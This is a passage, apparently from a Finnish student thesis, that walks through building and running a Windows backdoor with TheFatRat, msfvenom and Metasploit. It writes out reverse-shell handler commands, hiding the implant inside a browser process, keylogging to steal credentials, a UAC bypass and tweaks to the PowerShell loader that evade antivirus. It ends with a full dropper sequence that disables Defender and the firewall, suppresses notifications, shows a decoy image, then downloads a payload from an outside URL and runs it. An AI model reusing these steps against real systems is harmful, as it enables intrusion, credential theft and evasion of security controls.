
Tämän jälkeen ruudulle aukesi kattava valikoima erilaisia työkaluja. Käyttäjää yritellään houkutella isoilla huomaamattomusuprosenteilla, kuten kuvasta 2 voi nähdä.

Kuva 2. TheFatRatin menu.




Päävalikon vaihtoehdoista valittiin vaihtoehto 1. Valinnan jälkeen aukesi msfvenomin valikko, josta pystyi luomaan takaoven monelle eri tiedostotyypille, kuten kuvasta 3 voi nähdä.

Kuva 3. Msfvenomin valikko.



Kohteena oli Windows 10 -käyttöjärjestelmä, jonka vuoksi valittiin vaihtoehto 2. Tämän jälkeen tuli tehdä vielä lopulliset määritelmät etäyhteyden luomista varten, kuten kuvasta 4 voi havaita.

Kuva 4. Määrittelyjen valinta.



Local hostin, eli LHOST'n arvoksi asetettiin virtuaalikoneen oma paikallinen IP. Local portin, eli LPORT'n arvoksi asetettiin helposti muistettavissa oleva ja vapaana oleva virtuaalikoneen portti. Tämän lisäksi valittiin vaihtoehto 3, eli Windowsia varten suunniteltu käänteinen TCP-yhteys.

4 Metasploit

Metasploit-kehikko on erittäin tehokas työkalu, jota käyttävät niin kyberrikolliset kuin eettiset hakkeritkin verkkojen ja palvelinten haavoittuvuuksien tutkimiseen. Kyseessä on avoimen lähdekoodin kehikko, joka on helposti mukautettavissa ja yhteensopiva useimpien käyttöjärjestelmien kanssa. (Buckbee, 2020)


Metasploitin avulla esimerkiksi penetraatiotestaajat voivat käyttää valmista tai mukautettua koodia liittämällä sen verkkoon heikkojen kohtien löytämiseksi. Kyberuhkien metsästyksen suurena hyötynä on puutteiden tunnistaminen ja dokumentointi. Näitä tietoja voidaan käyttää systeemien heikkouksien korjaamiseen ja ratkaisujen priorisointiin. (Buckbee, 2020)

4.1 Metasploitin käyttäminen

Kun tiedosto on saatu usutettua ja ajettua uhrin tietokoneella, on mahdollista luoda käänteinen yhteys. Kuvan 5 näkymää ennen on ajettu seuraavat komennot.

```
msfconsole

use multi/handler

set payload windows/meterpreter/reverse_tcp

set lport 8088

set lhost 192.168.253.128

set ExitOnSession false

exploit
```

Kuva 5. Yhteyden muodostaminen.




Kun yhteys on luotu, voidaan sessions-komennolla listata kaikki aktiiviset sessiot. Haluttuun kohteeseen voidaan luoda etäkäyttöyhteys seuraavalla komennolla:

```
sessions – i [kohteen Id]
```

Haittaohjelman huomaamattomuuden takia siirtäminen on tärkeää. Kuvassa 6 nähdään kuinka siirto tapahtuu ps-komennolla ajetun listan kautta.

Kuva 6. Haittaohjelman piilottaminen.




Haittaohjelma ikään kuin piilotetaan käynnissä olevan ohjelman numero 8108 sisään. Tässä yhteydessä kyseisen prosessin ID, ”PID”, vastasi Google Chromea.

4.2 Post exploit -hyökkäykset


Haittaohjelman piilottamisen jälkeen on mahdollista siirtyä suorittamaan merkittävämpiä operaatioita. Tässä yhteydessä valittiin keylogger, kuten kuvasta 7 voi nähdä.

Kuva 7. Hyökkääjän näkymä.



Hyökkääjä sai napattua itselleen talteen kirjautumistietoja uhrilta. Hyökkääjä voi halutessaan luoda myös itselleen suoran näkymän uhrin näytölle screenshare-komennolla tai vaihtoehtoisesti ottaa kuvan ruudulla näkyvistä asioista screenshot-komennolla, kuten kuvasta 8 voi nähdä.

Kuva 8. Uhrin näkymä.




Uhrin tietokoneelle oli myös mahdollista lähettää tiedostoja hyökkäävän osapuolen järjestelmästä. Kuvasta 9 voidaan nähdä upload-komennon käyttäminen liian pienillä oikeuksilla.

Kuva 9. Epäonnistunut upload.

```
meterpreter > upload hackatty.txt
[*] uploading  : /root/hackatty.txt -> hackatty.txt
[-] core_channel_open: Operation failed: Access is denied.
```


Tässä vaiheessa tuli yrittää oikeuksien lisäämistä. Metasploit tarjoaa tähänkin kätevän ratkaisun nimeltään bypassuac_silentcleanup, kuten kuvasta 10 voi huomata.

Kuva 10. Oikeuksien lisääminen.



Oikeuksien lisäämisen jälkeen palattiin vanhaan sessioon. Tällä kertaa upload-toiminto toimii, kuten kuvasta 11 voi nähdä.

Kuva 11. Onnistunut upload.



5 Windowsin virustorjunta ja sen ohittaminen

Microsoft Defenderin virustorjunta on tärkeässä osassa seuraavan sukupolven suojausta. Tässä suojauksessa yhdistyy koneoppiminen, Big data -analytiikka, perusteellinen uhkien torjunnan tutkimus sekä Microsoftin pilvipalvelurakenteiden suojaus. Kyseinen suojaus tunnetaan nimellä Microsoft Defender for Endpoint. (Microsoft, 2022)

Microsoftin virustorjunta on suunniteltu toimimaan myös muiden virustorjuntatuotteiden kanssa samanaikaisesti. Tällaisissa tapauksissa on mahdollista asettaa Microsoft Defender passiiviseen tilaan. Passiivinen tila tarkoittaa sitä, että Microsoft Defenderin virustorjuntaa ei käytetä järjestelmän ensisijaisena suojausmenetelmänä. Tiedostot kuitenkin tarkistetaan ja havaituista uhista luodaan raportti käyttäjälle, mutta Microsoft Defenderin virustorjunta ei itsessään korjaa mitään uhkia. (Microsoft, 2022)


5.1 Antiviruksen läpäiseminen

Tässä yhteydessä tarkasteltiin TheFatRatin luomaa koodia Bat To Exe Converterin avulla. TheFatRatin luoman haittaohjelman koodi näyttää seuraavalta:

```
powershell -W 1 -Command "sv GE -;sv Owt ec;sv gR ((gv
GE).value.toString()+(gv Owt).value.toString());powershell (gv
gR).value.toString()[hash”]
```

Tässä vaiheessa koodia ei ole ollenkaan muokattu, tarkisteen (”hashin”) kopioinnin hyötyä ei kuitenkaan nähty. Tämän muokkaamattoman haittaohjelman havaitsee Antiscanin tarjoamasta 26 ohjelmasta 10, kuten kuvasta 12 voi havaita.


Kuva 12. Antiscan.



Suoritus oli kohtalaisen hyvä, huomioiden että haittaohjelman luominen tapahtui minuuteissa, eikä koodille ole tehty mitään huomaamattomuuden lisäämiseksi. Yhden komennon muuttaminen nosti läpäisyä merkittävästi, sillä enää vain 5 virustorjuntaohjelmaa

havaitsivat haitallisen tiedoston. Tällä saavutettiin jo haluttu lopputulos. Kuten kuvasta 13 voi huomata, Windows 10 Defender ei havaitse uhkaa.

Kuva 13. Antiscannin onnistuminen.



Koodin on tehty vain yksi pieni muutos. PowerShellin ikkuna haluttiin ajaa piilotettuna, koodin ensimmäinen komento näytti siis seuraavalta:

```
-W 1
```

Kyseisessä komennossa on käytetty PowerShellin tarjoamaa virallista lyhennettä. Huomaamattomuuden lisäämiseksi haluttiin tehdä koodista yksilöllisempi, muutettiin siis komento seuraavaksi:

```
-WindowStyle 1
```

Koodi piteni hieman, mutta se oli tässä yhteydessä hyvä asia. Koko koodi näytti seuraavalta:

```
powershell -WindowStyle 1 -Command "sv GE -;sv Owt ec;sv gR
((gv GE).value.toString()+(gv
Owt).value.toString());powershell (gv
gR).value.toString()[hash”]
```

Välissä kokeiltu test2.exe ei sisältänyt kumpaakaan versiota yllä muokatusta komennosta. Täten läpäissen halutun virustestin, mutta jättäen komentokehotteen näkyviin.

5.2 Antiviruksen sivuuttaminen

Mikäli Windows Defenderin läpäisyssä tuli ongelmia, syntyi myös mahdollisuus luoda oma ja täysin huomaamaton tiedosto. Huomaamattomuus perustui Windowsin sisäänrakennettuihin ja täten hyväksyttyihin komentoihin.

Reaaliaikaisen suojauksen poistaminen käytöstä:

```
Powershell -C "Set-MpPreference -DisableRealtimeMonitoring
$true"
```

Palomuurin tappaminen:

```
Netsh advfirewall set allprofiles state off
```

Ilmoitusten piilottaminen ja tehtäväpalkin lamauttaminen:

```
reg add
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explor
er /v HideSCAHealth /t REG_DWORD /d 0x1 /f

reg add HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\
/v DisableNotificationCenter /t REG_DWORD /d 1 /f
```

Temp-kansioon siirtyminen huomaamattomuuden lisäämiseksi:

```
cd %TEMP%
```

Viattoman oloisen kuvan lataaminen netistä:

```
Powershell -Command "Invoke-WebRequest
'https://w7.pngwing.com/pngs/225/350/png-transparent-jesus-
christ-christianity-graphy-holy-face-of-jesus-jesus-christ-
human-arm-desktop-wallpaper-thumbnail.png' -OutFile
jeesus.png"
```

Kuvan avaaminen käyttäjän hämäämiseksi:

```
jeesus.png
```

TheFatRatilla luodun haittaohjelman lataaminen:


```
Powershell -Command "Invoke-WebRequest
'https://data.atonline.net/~jwt/eyJhY3QiOiJnZXQiLCJpbiI6eyJkbC
I6dHJ1ZX0sIm1pbWUiOiJhcHBsaWNhdGlvbi94LW1zZG93bmxvYWQiLCJwIjoi
YmxvYnNyYy9ibG9icy11ZmRobW4tMnN3Zi1jd3plLXgyZWstYXduY3R5Z2kifQ
/venom6.exe?v=1&u=phplatform&e=1668734957&s=K4mXMY0ByXHKuuEskS
-HP-bAYvUyQvSYtmlfPPKwEcA' -OutFile pahis3.exe"
```

Haittaohjelman ajaminen:

```
pahis3.exe
```

